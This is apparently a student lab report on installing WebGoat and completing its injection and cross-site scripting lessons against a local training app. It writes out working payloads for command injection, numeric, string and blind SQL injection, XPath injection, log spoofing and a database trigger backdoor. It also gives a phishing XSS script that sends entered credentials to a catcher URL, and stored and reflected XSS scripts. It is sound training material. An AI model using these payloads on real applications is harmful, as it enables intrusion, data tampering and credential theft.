**Lab 1.3 WebGoat Setup & Usage**


**Overview**

WebGoat is a deliberately insecure J2EE web application designed to teach web application security lessons. In each lesson, users must demonstrate their understanding of a security issue by exploiting a real vulnerability in the WebGoat application. For example, the user must use SQL injection to steal fake credit card numbers. The application is a realistic teaching environment, providing users with hints and code to further explain the lesson.  
To do list :


1. Setup WebGoat.
2. Learn how to use WebGoat.

Steps : For Windows operating system.

1. Download the WebGoat from Github repository with this link <https://github.com/WebGoat/WebGoat/releases?after=v8.0.0.M1>. Download the version 7.1 by clicking webgoat-container-7.1-exec.jar as the picture pointing.




1. Open the powershell in the folder where the .jar file located. 




1. After powershell opened, type java -jar webgoat-container-7.1-exec.jar in the command line. Then, Install Complete.




1. Install complete can see the last few line as shown in the picture, can start happy hacking now by going to the link <http://localhost:8080/WebGoat>.



1. Go to the webgoat website will show a homepage like the picture below :



1. Login the webgoat website with the account provided by the website which user:guest, password:guest. After login, can see the website as picture below.



1. WebGoat Install Complete. Start to learn how to use WebGoat.

#### ****Lab 1.4 Injection & XSS****

#### ****Overview****

In this Lab, you are going to do the Injection and XSS attack in the WebGoat which you have setup and learned to use in lab1.3. Before you start, FireBox browser and some of its plugin such as Tamper Data are recommended to help with your attack.  
Back to the lab, what we going to do in this lab:

1. Injection Attack .

All kinds of injections in the WebGoat are required to be done. When you have finish a special attack, the WebGoat will check it.

1. XSS Attack.


All kinds of XSS in the WebGoat are required to be done. When you have finish a special attack, the WebGoat will check it.

#### Steps

In Lab1.3, we have setup the WebGoat, and known how to use the WebGoat. To finish labl.4, we will login the WebGoat and do the Injection Attack and XSS Attack.


1. Visit the WebGoat page: <http://localhost:8080/WebGoat/attack>;
2. Select the Injection Flaw in the left and start to do the Injection attack;
3. Each of the attack has a solution, if you have no idea what to do, you can refer to the solution to help finish your work.
4. Select the Cross-Site Scripting (XSS) in the left and start to do the XSS attack.

**Injection Flaws Attack**


Before doing these injection flaws attack, wecan install the web developer extension in chrome (chrome app) 

1. Command Injection


Choose any lesson plan to view in the combobox



I selected BasicAuthentication.help. Open the Web Developer extension that installed. Go to Form and click “Convert Select Elements To Text Inputs” as picture below, then we can see that the combobox become a textbox which can edit text in the box.



Now, insert the command (”& netstat -an & ipconfig) behind the text which selected in combobox and click View button.





After clicking view button, the lesson is complete.



1. Numeric SQL injection

Use the Web Developer and click “Convert Select Elements To Text Inputs”. Then, type “101 or 1=1” in the textbox and click Go button to show the data which selected.




The result shows : 

The lesson is completed.



1. Log Spoofing

Insert “Peter%0d%0aLogin Succeeded for username: admin” text in the username textbox and click Login.

The grey area will show : 


Then this lesson is completed. 

1. XPATH injection

Insert “Peter' or 1=1 or 'a' = 'a” in the username textbox, password textbox with any text and click Submit.



The result shows



This lesson is completed.




1. String SQL injection

Insert “peter' or 'a' = 'a” in the textbox and click Go button.



The result shows




The lesson is completed. 

1. Lab : SQL Injection


Stage 2 and Stage 4 required developer version.

* 1. Stage 1 : String SQL Injection

Using Web Developer and click “Remove Maximum Lengths”. Choose “Neville Bartholomew(admin) in the combobox, then insert the password with text “abc'or'a'='a”.




The result shows :



* 1. Stage 3 : Numeric SQL Injection

使用密码”larry”进行登录，然后点击ViewProfile按钮查看个人简介。




使用BurpSuite拦截信息，对employee\_id进行修改，讲id改为”101 or 1=1 order by salary desc”，返回了boss的个人信息。image

Lesson Complete. 


1. Database Backdoors

Stage 1 : Update salary to something higher. Type “101;update employee set salary = 300000 where userid = 101” in the userid textbox and click submit.



Stage 2 : Create Trigger backdoor

Insert text “101;CREATE TRIGGER myBackDoor BEFORE INSERT ON employee FOR EACH ROW BEGIN UPDATE employee SET email='peter@hackme.com' WHERE userid = NEW.userid” in the userid textbox and click submit.




Lesson complete.




1. Blind Numeric SQL Injection


Insert “101 AND ((SELECT pin from pins where cc\_number = '1111222233334444') > 10000);” in the account number textbox, the result shows invalid account number, so the number of pin < 10000.




If we change it to < 10000, the result shows account number is valid.




Then keep continue try with the amount that will shows the result “Account number is valid”. After I tried N times, I found that the number of pins are 2364.




The lesson is complete when inserting ‘2364’ in the textbox.



1. Blind String SQL Injection

Similar to question above, insert “101 and (SUBSTRING((SELECT name from pins where cc\_number = '4321432143214321'), 1, 1) < 'H');” in the textbox, the result shows invalid account number, so we need to keep try again until the the name is found. 

When I test the first character with this text “101 and (SUBSTRING((SELECT name from pins where cc\_number = '4321432143214321'), 1, 1) = 'J');”, the result shows valid.




The second character is “I”. Text with “101 and (SUBSTRING((SELECT name from pins where cc\_number = '4321432143214321'), 2, 1) = 'i');” shows the result valid.

The third character is “l”(L). Text with “101 and (SUBSTRING((SELECT name from pins where cc\_number = '4321432143214321'), 3, 1) = 'l');” shows the result valid.


The fourth character is also “l”(L). Text with “101 and (SUBSTRING((SELECT name from pins where cc\_number = '4321432143214321'), 3, 1) = 'l');” shows the result valid.

There is no fifth character, because I test the query with text “101 and (SUBSTRING((SELECT name from pins where cc\_number = '4321432143214321'), 5, 1) <= 'z');”, the result still shows invalid, so there is no more fifth character in the name.

The result name is Jill. Insert “Jill” in the textbox and the lesson is completed.




All of the lesson of injection flaws attack is completed.



**Cross-Site Scripting (XSS) attack**

1. Phishing with XSS

Insert text below in the search textbox. 

<script>

function hack(){ XSSImage=new Image; XSSImage.src="http://localhost/WebGoat/catcher?PROPERTY=yes&user="+ document.phish.user.value + "&password=" + document.phish.pass.value + "";

alert("XSS Attack, your credentials were just stolen. User Name = " + document.phish.user.value + "Password = " + document.phish.pass.value);}

</script>

<form name="phish">

<br>Username:


<br><input type="text" name="user">

<br>Password:

<br><input type="password" name = "pass">

<br><input type="submit" name="login" value="Login" onclick="hack()">


</form>

Result shows : 


Type any username and password in the textbox to login and complete the lesson.



1. Lab : Cross Site Scripting
   1. Stage 1 : Stored XSS

Use Tom to login (password : tom) and stored XSS attack in street textbox.


View Profile -> Edit Profile

Update Street textbox with text “<script>alert("XSS attack");</script>2211 HyperThread Rd.” to stored XSS attack. Update Profile.


Now, we use Jerry to login (password : jerry) and see whether the XSS attack is available.

Click View Profile, if it shows the alert message then the stored XSS is completed. 


The lesson is completed. 

* 1. Stage 3 : Stored XSS Revisited

Login as David Giambi with password : david.



Select Bruce McGuirre and click View Profile




Result shows an alert message, verified that David is affected by the attack. 


Lesson is completed.




* 1. Stage 5 : Reflected XSS

Login as Larry Stooge with password : larry.



Click SearchStaff. 

Insert text “<script>alert("XSS Attack");</script>” in the textbox and click FindProfile.



Result shows an alert message.




The lesson is completed.



1. Stored XSS Attacks

Fill the title with text “XSS attack” and message with text “<script> alert("XSS Attack Completed."); </script>”, then click submit. The message list will show XSS attack.



Click XSS attack and it will show an alert message.




Lesson Complete.




1. Reflected XSS Attacks

Insert text “<script>alert("XSS Attack You Have Been Hacked!")</script>” in the three digit access code textbox.



Click Purchase button and it will get an alert message.

